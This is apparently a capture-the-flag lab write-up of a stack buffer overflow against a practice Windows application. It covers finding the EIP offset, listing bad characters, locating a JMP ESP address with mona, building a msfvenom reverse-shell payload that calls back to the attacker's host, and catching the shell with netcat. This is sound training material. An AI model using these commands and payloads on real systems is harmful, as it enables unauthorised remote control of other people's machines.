
overflow3

1. Determine min buffer size:




2. Determine EIP
    - Use msf-pattern

- EIP: 35714234

3. Determine offset:
    - Via msf-pattern_offset


```
┌──(root💀kali)-[~/tryhackme/bufferOverflowPrep/overflow3]
└─# msf-pattern_offset -l 2500 -q 35714234
[*] Exact match at offset 1274
```

4. Test if accurate




- EIP: BBBB

5. Determine bad characters
    - Generate bad characters




- Terminated at `\x11`

6. Remove `\x11`




- Failed at `\x40`

7. Remove `\x40`




- Failed at `\x5F`

8. Remove `\x5F`




- Failed at `\xb8`

9. Remove `\xb8`



- Failed at `\xEE`

10. Remove `\xEE`




- Bad chars:

```
\x00\x11\x40\x5f\xb8\xee
```

11. Find JMP
    - Via mona

```
!mona jmp -r esp
```



- Address: `0x62501203`
- Convert to little Endian: `\x03\x12\x50\x62`

12. Test it, add breakpoint

```
bp 0x62501203
```

13. Generate shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b '\x00\x11\x40\x5f\xb8\xee' -f python
```

14. Shell obtained

```
┌──(root💀kali)-[~/Desktop/picoctf/notepad/static]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.100.242] 49179
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```